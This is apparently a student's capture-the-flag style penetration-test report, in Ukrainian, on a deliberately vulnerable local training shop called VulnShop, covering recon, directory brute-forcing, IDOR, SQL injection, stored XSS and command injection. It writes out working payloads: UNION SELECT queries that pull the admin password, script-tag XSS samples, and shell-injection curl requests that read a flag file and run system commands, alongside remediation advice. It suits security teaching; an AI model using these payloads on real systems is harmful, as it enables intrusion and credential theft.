Звіт про аналіз безпеки вебзастосунку VulnShop

Етап 1. Розвідка вебзастосунку та пошук першого прапорця

Мета етапу. Провести первинне дослідження вебзастосунку VulnShop, визначити доступні сторінки та параметри запитів, а також знайти перший прапорець.

Хід виконання. За допомогою утиліти curl перевірено головну сторінку вебзастосунку, файл robots.txt і ресурс sitemap.xml. Головна сторінка повернула HTTP-статус 200 OK. Під час аналізу HTML-коду виявлено сторінки товарів із параметром id, форму пошуку з параметром q та посилання на адміністративну панель /admin.

У файлі robots.txt виявлено правило Disallow: /backup/, яке вказує на ресурс, що не рекомендується індексувати пошуковим системам. У цьому ж файлі знайдено перший прапорець.

Виявлені результати.

- Головна сторінка доступна без помилок.
- Виявлено параметри id і q, які потребують подальшої перевірки.
- Виявлено адміністративний маршрут /admin.
- У файлі robots.txt знайдено прапорець FLAG{ROBOTS_DISCOVERED}.
- Запит до sitemap.xml повернув 404 Not Found.
- 

Оцінка ризику. Розкриття внутрішніх маршрутів через robots.txt саме по собі не є критичною вразливістю, однак може полегшити розвідку вебзастосунку. Рівень ризику на цьому етапі — низький.

Рекомендації щодо усунення. Не слід використовувати robots.txt як механізм контролю доступу. Захист адміністративних сторінок і службових ресурсів необхідно реалізовувати за допомогою автентифікації та перевірки прав доступу.

Етап 3. Перевірка контролю доступу (IDOR)

1. Мета роботи

Перевірити вебзастосунок VulnShop на наявність вразливостей типу IDOR (Insecure Direct Object Reference), дослідити параметри ідентифікаторів у URL, спробувати отримати доступ до інших об’єктів шляхом зміни ідентифікаторів і знайти прихований прапорець (flag).

2. Хід виконання роботи

2.1. Перевірка ідентифікаторів товарів

Було перевірено параметр id у URL /product?id=... шляхом послідовної зміни його значень від 1 до 50.

У результаті виявлено три доступні товари:

- **id=1 — Laptop;**
- **id=2 — Phone;**
- **id=3 — Router.**

Для інших перевірених значень, зокрема id=0, id=-1 та id=999, застосунок повертав повідомлення Product not found зі статусом HTTP 404.



2.2. Перевірка додаткових параметрів

Також було перевірено запити з параметрами version=vulnshop-1.1 та id=vulnshop-1.1.

Додавання параметра version не змінило результат отримання товару. Використання рядка vulnshop-1.1 як значення параметра id призвело до помилки HTTP 500.

2.3. Перевірка пошуку прихованого прапорця

Було перевірено пошук за назвами товарів Laptop, Phone, Router, а також за рядком vulnshop-1.1.

Перші три запити повернули відповідні товари. Пошук за vulnshop-1.1 не дав результатів. Прихований прапорець, пов'язаний саме з етапом IDOR, знайти не вдалося.

2.4. Перевірка відображення даних

Було передано тестові значення IDOR-Test та Testing-123 через параметри name і comment у запиті /product.



Застосунок відобразив передані значення на сторінці товару. Це підтверджує відображення користувацького введення, але саме по собі не є доказом вразливості IDOR.

3. Результати

Під час тестування вдалося отримати доступ до трьох товарів шляхом зміни параметра id. Водночас усі три товари доступні без автентифікації, а окремих захищених об'єктів або механізму розмежування доступу до них під час виконаних перевірок не виявлено.

Вразливість IDOR не підтверджено. Для доведення IDOR необхідно продемонструвати, що зміна ідентифікатора дозволяє отримати доступ до об'єкта, який користувач не має права переглядати або змінювати.

4. Висновок

Було перевірено параметр id у URL, доступність різних товарів, обробку некоректних ідентифікаторів, додаткові параметри запиту та пошук прихованого прапорця за підказкою vulnshop-1.1.

У результаті виявлено три доступні товари, однак експлуатацію IDOR не продемонстровано. Прихований прапорець цього етапу також не знайдено.

Етап 2. Пошук прихованих директорій та файлів

Мета етапу

Виявити приховані директорії та файли вебзастосунку VulnShop, перевірити доступність службових ресурсів і знайти другий прапорець.

Хід виконання

Для пошуку прихованих ресурсів використано інструмент **Gobuster**, призначений для перебору шляхів вебзастосунку за допомогою словників.

Спочатку виконано перебір директорій і файлів у кореневому каталозі вебзастосунку за адресою http://localhost:5000/ з використанням словника common.txt та розширень php, txt і html.

У результаті виявлено такі ресурси:

- /admin — перенаправляє на сторінку автентифікації /login?next=/admin;
- /backup — повертає HTTP-статус 200 OK;
- /login — сторінка входу;
- /logout — маршрут виходу із системи;
- /product — сторінка товару;
- /review — повертає HTTP-статус 405 Method Not Allowed для використаного методу запиту;
- /robots.txt — файл із правилами для пошукових роботів;
- /search — сторінка пошуку.

Після виявлення директорії /backup/ проведено додатковий перебір файлів за допомогою Gobuster із використанням словника raft-small-files.txt та розширень txt, zip, sql, bak, old, env, php, tar, gz, log і json.

Під час перевірки директорії було виявлено файл flag2.txt. Його вміст перевірено за допомогою команди:

curl -i http://127.0.0.1:5000/backup/flag2.txt

Сервер повернув HTTP-статус 200 OK і текстовий вміст файлу.

Виявлені результати

1. Виявлено доступну директорію /backup/.
2. Виявлено файл /backup/flag2.txt, доступний без автентифікації.
3. Отримано другий прапорець: FLAG{DIRBUSTER_FOUND_FLAG2}.
4. Виявлено адміністративний маршрут /admin, доступ до якого перенаправляється на сторінку входу.
5. Перебір файлів із заданим словником у директорії /backup/ завершився без помилок інструмента. Водночас це не гарантує виявлення всіх можливих прихованих файлів.

```
┌──(cyberx㉿yehor)-[~/vulnshop]
└─$ gobuster dir -u http://localhost:5000/backup/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt -x zip,
sql,bak,old,txt,env,tar,gz -t 50
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:5000/backup/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              bak,old,txt,env,tar,gz,zip,sql
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 29329 / 102816 (28.53%)^C

┌──(cyberx㉿yehor)-[~/vulnshop]
└─$ # Перебір директорій
gobuster dir -u http://localhost:5000 -w /usr/share/seclists/Discovery/Web-Content/common.txt -x php,txt,html -t 50
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:5000
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
admin                (Status: 302) [Size: 223] [--> /login?next=/admin]
backup               (Status: 200) [Size: 2]
login                (Status: 200) [Size: 6116]
logout               (Status: 302) [Size: 189] [--> /]
product              (Status: 200) [Size: 9736]
review               (Status: 405) [Size: 153]
robots.txt           (Status: 200) [Size: 60]
robots.txt           (Status: 200) [Size: 60]
search               (Status: 200) [Size: 7985]
Progress: 19000 / 19000 (100.00%)
===============================================================
Finished
===============================================================
```

```
┌──(cyberx㉿yehor)-[~/vulnshop]
└─$ curl -i http://127.0.0.1:5000/backup/flag2.txt
HTTP/1.1 200 OK
Server: Werkzeug/3.1.9 Python/3.11.17
Date: Sun, 18 Oct 2026 17:54:49 GMT
Content-Disposition: inline; filename=flag2.txt
Content-Type: text/plain; charset=utf-8
Content-Length: 28
Last-Modified: Thu, 12 Feb 2026 20:48:22 GMT
Cache-Control: no-cache
ETag: "1770929302.0-28-1377175455"
Date: Sun, 18 Oct 2026 17:54:49 GMT
Accept-Ranges: bytes
Connection: close

FLAG{DIRBUSTER_FOUND_FLAG2}
```

Оцінка ризику

Рівень ризику: середній, із можливістю підвищення залежно від вмісту службових файлів.

Відкритий доступ до директорії резервних копій або службових файлів може призвести до розкриття внутрішньої інформації, конфігураційних даних, резервних копій чи інших чутливих відомостей. У межах цього тестування підтверджено можливість завантаження файлу з прапорцем без автентифікації.

Рекомендації щодо усунення

- Заборонити прямий доступ із вебу до директорій резервних копій і службових файлів.
- Зберігати резервні копії поза публічним каталогом вебзастосунку.
- Реалізувати серверну перевірку автентифікації та прав доступу для захищених ресурсів.

- Перевірити конфігурацію вебсервера та маршрутизацію застосунку на предмет випадкового розкриття внутрішніх файлів.

Етап 4. Тестування на SQL Injection (SQLi)

1. Мета тестування

Метою етапу було перевірити параметри вебзастосунку, що взаємодіють із базою даних, визначити можливість SQL Injection (SQLi), оцінити потенційний вплив уразливості та перевірити можливість отримання даних облікового запису адміністратора.

2. Аналіз параметрів запитів

Під час аналізу вихідного коду app/app.py було виявлено два потенційно вразливі маршрути:

- /product?id=... — отримання інформації про товар за його ідентифікатором.
- /search?q=... — пошук товарів за назвою.

У режимі MODE=vuln значення параметрів безпосередньо вставляються в SQL-запити за допомогою f-рядків:

```
rows = query_all(f"SELECT * FROM products WHERE id = {pid}")

products = query_all(
    f"SELECT * FROM products WHERE name LIKE '%{q}%'"
)
```

Такий підхід є небезпечним, оскільки введені користувачем дані можуть змінювати структуру SQL-запиту.

3. Перевірка параметра пошуку

Спочатку було виконано звичайний запит:

```
curl -i "http://127.0.0.1:5000/search?q=phone"
```

Результат: HTTP 200 OK. У відповіді відображено товар Phone із ціною $800. Це підтвердило штатну роботу пошуку.

Далі було перевірено обробку одинарної лапки:

curl -i http://127.0.0.1:5000/search?q=%27



Результат: HTTP 500 Internal Server Error.

Помилка узгоджується з припущенням про некоректне формування SQL-запиту через необроблений спеціальний символ. Сама по собі помилка 500 не є остаточним доказом SQL Injection, однак у поєднанні з аналізом коду та наступним тестом підтверджує проблему.

Для перевірки зміни логіки пошуку було використано контрольний SQL-вираз:

```
curl -sG "http://127.0.0.1:5000/search" \
  --data-urlencode "q=' OR '1'='1' -- "
```

Результат: у відповіді відображено всі три товари: Laptop, Phone і Router. Отже, введене значення змінило умову SQL-запиту та дозволило отримати більше записів, ніж очікувалося від звичайного пошуку.

4. Перевірка параметра ідентифікатора товару

Спочатку було виконано звичайний запит:

```
curl -s "http://127.0.0.1:5000/product?id=2" \
  | grep -E 'Phone|Laptop|Router|price'
```

Результат: відображено Phone із ціною $800.

Після цього перевірено вплив логічної умови на SQL-запит:




```
curl -sG "http://127.0.0.1:5000/product" \
  --data-urlencode "id=2 OR 1=1" \
  | grep -E 'Phone|Laptop|Router|price'
```

Результат: замість Phone відображено Laptop із ціною $1200.

Це пояснюється тим, що умова OR 1=1 є істинною для всіх рядків таблиці, а застосунок використовує перший рядок результату (rows[0]). Таким чином, було підтверджено можливість зміни логіки SQL-запиту через параметр id.

5. Отримання даних адміністратора через UNION SELECT

Для перевірки можливості доступу до інших таблиць бази даних було використано оператор UNION SELECT:

```
curl -sG "http://127.0.0.1:5000/product" \
  --data-urlencode \
  "id=2 UNION SELECT 1,username,password_b64,0 FROM users"
```



Результат: у сторінці товару відобразилися такі дані:

- Назва: admin
- Значення поля опису: U3RyMG5nR1Bhc3M0
- Ціна: $0

Це свідчить про успішне об'єднання результатів запиту до таблиці products із даними таблиці users. Значення поля password_b64 облікового запису адміністратора стало доступним через уразливий параметр id.

6. Декодування отриманого значення

У вихідному коді app/init_db.py було виявлено, що пароль адміністратора зберігається в Base64-кодуванні. Для декодування отриманого значення виконано:

echo 'U3RyMG5nR1Bhc3M0' | base64 -d

Результат:

Str0ngGPass4

Base64 є способом кодування даних, а не захищеним хешуванням паролів. Тому отримане значення можна відновити без секретного ключа.

7. Аналіз механізму автентифікації

Додатковий аналіз маршруту /login показав, що перевірка облікових даних виконується параметризованим SQL-запитом:

```
row = query_one_param(
    "SELECT id FROM users WHERE username = ? AND password_b64 = ?",
    (username, password_b64),
)
```

Отже, у перевіреному коді безпосередню SQL Injection у механізмі входу не підтверджено. Основна проблема полягає в уразливих маршрутах /product і /search, через які можна отримати дані з інших таблиць бази даних.

Примітка щодо результату: отримання облікових даних адміністратора через SQL Injection підтверджено. Успішний вхід до /admin необхідно фіксувати як підтверджений результат лише після фактичної перевірки автентифікації в браузері.

Інший спосіб SQL-Injection через виявлення таблиці training_secrets та отримання пароля адміністратора

Під час аналізу вихідного коду лабораторного застосунку було досліджено файл app/init_db.py, який відповідає за створення та початкове заповнення бази даних.

Для пошуку таблиць, пов’язаних із секретами та обліковими даними, було використано команду:

sed -n '1,100p' app/init_db.py

Під час аналізу коду було виявлено створення таблиці training_secrets із такими полями:

- id — ідентифікатор запису;
- name — назва секрету;
- value_b64 — значення секрету, представлене в Base64.

Додатково було встановлено, що під час ініціалізації бази даних до цієї таблиці додається запис із назвою admin_password_b64. Це стало підставою для перевірки можливості отримання його значення через виявлену раніше SQL Injection.

Для цього було використано параметр id маршруту /product і конструкцію UNION SELECT:

curl -sG "http://127.0.0.1:5000/product" \

  --data-urlencode "id=2 UNION SELECT id,name,value_b64,0 FROM training_secrets"

У HTML-відповіді сервера було отримано запис admin_password_b64 зі значенням U3RyMG5nR1Bhc3M0.



Для декодування значення було виконано команду:

echo 'U3RyMG5nR1Bhc3M0' | base64 -d

У результаті отримано пароль навчального адміністративного облікового запису: Str0ngGPass4.

Висновок. Таблицю training_secrets було виявлено під час статичного аналізу файлу ініціалізації бази даних, а можливість читання її вмісту підтверджено експлуатацією SQL Injection через параметр id маршруту /product. Таким чином, вдалося продемонструвати вплив SQL Injection на конфіденційність даних, зокрема отримання облікових даних з іншої таблиці.

8. Виявлена вразливість

Назва: SQL Injection у параметрах товару та пошуку.

Тип: ін'єкція SQL-коду.

Уразливі компоненти: /product?id=..., /search?q=....

Рівень ризику: високий, попередня оцінка.

Вплив:


- зміна логіки запитів до бази даних;
- отримання записів, які не відповідають початковому фільтру;
- читання даних з інших таблиць за допомогою UNION SELECT;
- розкриття облікових даних адміністратора та потенційна компрометація адміністративного доступу.

Остаточний рівень ризику залежить від доступності застосунку, привілеїв бази даних і можливостей зловмисника в конкретному середовищі.

9. Рекомендації щодо усунення

1. Використовувати параметризовані SQL-запити для всіх значень, отриманих від користувача.
2. Не вставляти параметри запиту безпосередньо в SQL-рядок через f-рядки.
3. Перевіряти, що id є додатним цілим числом, і відхиляти некоректні значення.
4. Зберігати паролі за допомогою спеціалізованих алгоритмів хешування паролів, наприклад Argon2id або scrypt, із належними параметрами.
5. Надати обліковому запису бази даних лише ті права, які необхідні для роботи застосунку.
6. Не повертати користувачу внутрішні повідомлення про помилки SQL.
7. Провести повторне тестування після виправлення, зокрема в режимі MODE=fixed.

   Підтвердження входу з юзером admin



Пароль спрацював!


Етап 5 — Перевірка вебзастосунку на наявність XSS-уразливості

Мета перевірки

Перевірити, чи дозволяє поле коментарів виконувати довільний JavaScript-код у браузері користувача внаслідок недостатньої перевірки та екранування введених даних.

Методика тестування

Для перевірки використовувалося поле додавання коментарів до товару. У поле було введено тестовий JavaScript-код, призначений для демонстрації виконання сценарію в браузері.



Після надсилання коментаря браузер відобразив діалогове вікно alert(). Після оновлення сторінки ефект повторився. Також успішно спрацював скрипт для видозміни стронки.

Скрипти для тестування:

```
<script>alert('XSS_TEST')</script>

……

<script>

(() => {

  document.body.style.backgroundColor = "#101827";

  document.body.style.color = "#f3f4f6";

  document.body.style.fontFamily = "Arial, sans-serif";


  const panel = document.createElement("section");

  panel.style.cssText = [

    "max-width:900px",
```

```
    "margin:40px auto",
    "padding:32px",
    "border-radius:16px",
    "background:#1f2937",
    "text-align:center",
    "box-shadow:0 12px 32px rgba(0,0,0,.35)"
  ].join(";");

  const heading = document.createElement("h1");
  heading.textContent = "Security Demonstration";
  heading.style.color = "#fbbf24";

  const message = document.createElement("p");
  message.textContent =
    "This page was modified by a client-side JavaScript test.";
  message.style.fontSize = "18px";

  const image = document.createElement("img");
  image.src = "https://placehold.co/800x350/334155/ffffff?text=XSS+Test+Image";
  image.alt = "XSS test demonstration image";
  image.style.cssText =
    "display:block;width:100%;max-width:800px;margin:24px auto;border-radius:12px";

  panel.append(heading, message, image);
  document.body.replaceChildren(panel);
})();
</script>
```

Результат

Отримані результати свідчать про наявність XSS-уразливості типу **Stored XSS (збережений міжсайтовий скриптинг)**. Повторне виконання сценарію після оновлення сторінки вказує на ймовірне збереження введених даних та їх повторне відображення без належного екранування.

Остаточне підтвердження механізму збереження потребує перевірки того, що коментар залишається в системі та відтворює ефект після повторного завантаження сторінки або відкриття її в новій сесії.





Потенційний вплив

За наявності такої уразливості зловмисник може спробувати виконувати JavaScript у контексті вебсайту для інших користувачів, які переглядають сторінку з небезпечним коментарем. Залежно від архітектури застосунку та додаткових засобів захисту це може призвести до викрадення доступних скриптам даних, виконання дій від імені користувача або підміни вмісту сторінки.

Рекомендації щодо усунення

1. Виконувати контекстне HTML-екранування всіх користувацьких даних перед їх відображенням.
2. Не вставляти неперевірені дані безпосередньо в HTML і не використовувати небезпечні DOM-операції на кшталт innerHTML для відображення коментарів.
3. За потреби підтримки форматованого HTML застосовувати перевірену бібліотеку санітизації з дозволеним набором тегів і атрибутів.
4. Налаштувати Content Security Policy (CSP) як додатковий рівень захисту.
5. Повторити тестування після виправлення, щоб переконатися, що тестовий сценарій відображається як текст і не виконується.

Висновок

Під час тестування поля коментарів було виявлено ознаки Stored XSS: тестовий сценарій викликав alert() у браузері, а після оновлення сторінки ефект повторився. Уразливість необхідно усунути шляхом належного екранування або санітизації даних і перевірити повторним тестуванням

Додаткова перевірка поля імені коментатора

Під час подальшого тестування було перевірено поле імені коментатора. Введення тестового JavaScript-коду в це поле також призвело до виконання сценарію в браузері та появи діалогового вікна alert().

Таким чином, ознаки XSS виявлено у двох полях форми: імені коментатора та тексті коментаря. Якщо введені значення зберігаються і сценарій повторно виконується після перезавантаження сторінки, обидва випадки класифікуються як Stored XSS.

Рекомендовано перевірити та виправити обробку обох полів, забезпечивши контекстне екранування користувацьких даних під час формування HTML-відповіді. Після виправлення необхідно повторити тестування для кожного поля окремо.

Додаткова перевірка поля імені коментатора

Під час подальшого тестування було перевірено поле імені коментатора. Введення тестового JavaScript-коду в це поле також призвело до виконання сценарію в браузері та появи діалогового вікна alert().

Таким чином, ознаки XSS виявлено у двох полях форми: імені коментатора та тексті коментаря. Якщо введені значення зберігаються і сценарій повторно виконується після перезавантаження сторінки, обидва випадки класифікуються як Stored XSS.

Рекомендовано перевірити та виправити обробку обох полів, забезпечивши контекстне екранування користувацьких даних під час формування HTML-відповіді. Після виправлення необхідно повторити тестування для кожного поля окремо.

Етап 6 — RCE (Remote Code Execution)

Мета роботи

Дослідити функціонал адміністративної діагностики вебзастосунку VulnShop, перевірити можливість ін'єкції системних команд і підтвердити виконання команд на сервері.

Флаг

Під час перевірки вразливості Remote Code Execution (RCE) було прочитано файл /app/flag.txt за допомогою ін’єкції системної команди через параметр target endpoint /admin/diagnostics. Отриманий прапор: FLAG{RCE_INSIDE_CONTAINER_ONLY}. Це підтверджує можливість виконання довільних команд у контексті користувача контейнера appuser. Вплив обмежений середовищем контейнера, що не означає автоматичного доступу до хостової системи.

```
┌──(cyberx㉿yehor)-[~/vulnshop]
└─$ curl -sG -b cookies.txt \
  'http://127.0.0.1:5000/admin/diagnostics' \
  --data-urlencode 'target=localhost; cat /app/flag.txt'
<pre>/bin/sh: 1: ping: not found
FLAG{RCE_INSIDE_CONTAINER_ONLY}</pre>
```

1. Аналіз вихідного коду

Під час аналізу файлу app/app.py знайдено обробник /admin/diagnostics, який отримує параметр target із HTTP-запиту та використовує його для формування системної команди.

```
@app.route("/admin/diagnostics")
@login_required
def diagnostics():
    target = request.args.get("target", "localhost")

    if MODE == "vuln":
        cmd = f"ping -c 1 {target}"
        output = subprocess.getoutput(cmd)
    else:
        output = "Diagnostics disabled in fixed mode."

    return f"<pre>{output}</pre>"
```

Параметр target безпосередньо вставляється в командний рядок. Використання subprocess.getoutput() призводить до виконання сформованого рядка через командну оболонку. Відсутність належної перевірки введення створює можливість ін'єкції додаткових системних команд.

Обробник захищений декоратором @login_required, тому для доступу до діагностики необхідна автентифікація.

2. Автентифікація

Для отримання доступу до адміністративного функціоналу виконано вхід під тестовим обліковим записом адміністратора.



curl -i -c cookies.txt \

-X POST http://127.0.0.1:5000/login \

-d 'username=admin&password=Str0ngGPass4'


У відповіді отримано статус HTTP/1.1 302 FOUND та перенаправлення на /admin. Також сервер встановив cookie сесії, що підтверджує успішну автентифікацію.

3. Перевірка функціоналу діагностики

Виконано звичайний запит до діагностичного endpoint:

curl -i -b cookies.txt \

'http://127.0.0.1:5000/admin/diagnostics?target=localhost'



Сервер повернув повідомлення:

/bin/sh: 1: ping: not found

Це свідчить про відсутність утиліти ping у контейнері. Для підтвердження вразливості використано інші безпечні системні команди.

4. Демонстрація Command Injection

4.1. Виконання команди id

Надіслано запит із додатковою командою id у параметрі target:



curl -sG -b cookies.txt \

'http://127.0.0.1:5000/admin/diagnostics' \

--data-urlencode 'target=localhost; id'

Отриманий результат:

<pre>/bin/sh: 1: ping: not found

uid=1000(appuser) gid=1000(appuser) groups=1000(appuser)</pre>

Результат команди id підтверджує виконання додаткової системної команди. Встановлено, що вона виконується від імені користувача appuser з UID 1000.

4.2. Виконання команди hostname

Для додаткової перевірки виконано команду hostname:

curl -sG -b cookies.txt \

'http://127.0.0.1:5000/admin/diagnostics' \

--data-urlencode 'target=localhost; hostname'

У відповіді отримано:

<pre>/bin/sh: 1: ping: not found


c7958e68123d</pre>

Команда повернула ім'я хоста c7958e68123d. Це є другим підтвердженням можливості виконання додаткових системних команд через параметр target.

5. Додаткове дослідження середовища

Для поглиблення аналізу після підтвердження RCE передбачено перевірку таких команд:

Команда	**Призначення**
pwd	Визначення поточного робочого каталогу



Whoami	Визначення поточного користувача

```
/bin/sh: 1: ping: not found
appuser
```

uname -a	Отримання відомостей про ядро та систему
ls -la	Перегляд файлів і каталогів та їхніх дозволів

```
/bin/sh: 1: ping: not found
total 92
drwxr-xr-x 1 appuser appuser  4096 Oct 18 16:03 .
drwxr-xr-x 1 root    root     4096 Oct 18 16:03 ..
drwxr-xr-x 2 appuser appuser  4096 Oct 18 16:03 __pycache__
-rw-r--r-- 1 appuser appuser  4898 Feb 12  2026 app.py
-rw-r--r-- 1 appuser appuser  4171 Feb 12  2026 app.py.bak
drwxr-xr-x 1 appuser appuser  4096 Feb 12  2026 backup
-rw-r--r-- 1 appuser appuser    32 Feb  8  2026 flag.txt
-rw-r--r-- 1 appuser appuser  1359 Feb 12  2026 init_db.py
-rw-r--r-- 1 appuser appuser   531 Feb  8  2026 init_db.py.bak
-rw-r--r-- 1 appuser appuser     6 Feb  8  2026 requirements.txt
-rw-r--r-- 1 appuser appuser 32768 Oct 18 16:03 shop.db
drwxr-xr-x 1 appuser appuser  4096 Feb 12  2026 templates
```

Ці перевірки дають змогу дослідити середовище виконання та доступні процесу ресурси. Результати цих команд додаються до звіту після фактичного виконання.

6. Результати та оцінка ризику

Під час тестування встановлено:

- адміністративна автентифікація успішна;
- діагностичний endpoint /admin/diagnostics доступний автентифікованому користувачу;
- параметр target безпосередньо використовується для формування системної команди;
- виконання додаткових команд id та hostname підтверджено відповідями сервера;
- команди виконуються в контексті користувача appuser усередині Docker-контейнера.

Тип вразливості: OS Command Injection / Remote Code Execution (RCE).

Рівень ризику: високий, попередня оцінка. Вразливість може дозволити автентифікованому користувачу виконувати системні команди з правами процесу вебзастосунку. Фактичний вплив залежить від дозволів процесу, конфігурації контейнера та доступних ресурсів.

7. Рекомендації щодо усунення

1. Не формувати системні команди конкатенацією рядків із користувацьким введенням.
2. Використовувати subprocess.run() зі списком аргументів і shell=False.
3. Перевіряти значення target за суворим списком дозволених IP-адрес або доменних імен.
4. Застосовувати принцип найменших привілеїв для процесу застосунку та контейнера.
5. Обмежувати мережевий доступ контейнера відповідно до необхідної функціональності.
6. Повторно протестувати endpoint у виправленому режимі fixed.

Висновок

У межах тестового середовища VulnShop практично підтверджено вразливість Command Injection у функціоналі адміністративної діагностики. Додаткові системні команди id та hostname успішно виконалися через параметр target.

Отримані результати підтверджують можливість виконання команд у контексті процесу вебзастосунку всередині Docker-контейнера. Для усунення вразливості необхідно безпечно обробляти користувацьке введення, уникати викликів командної оболонки та повторно перевірити виправлений функціонал.

Загальний висновок щодо безпеки вебзастосунку

За результатами тестування VulnShop встановлено, що застосунок має суттєві вразливості безпеки. Підтверджено SQL Injection, яка дозволяє отримувати дані з бази даних, та Command Injection, яка дає змогу виконувати системні команди в середовищі Docker-контейнера. Також виявлено доступність службових файлів без автентифікації та ознаки XSS у полях користувацького введення. Вразливість IDOR під час проведених перевірок не підтверджено.

Загальний рівень ризику оцінюється як **високий**, оскільки виявлені проблеми можуть призвести до розкриття конфіденційної інформації, компрометації облікових даних і виконання команд на сервері. Для підвищення безпеки необхідно усунути виявлені вразливості, посилити контроль доступу та провести повторне тестування після внесення виправлень.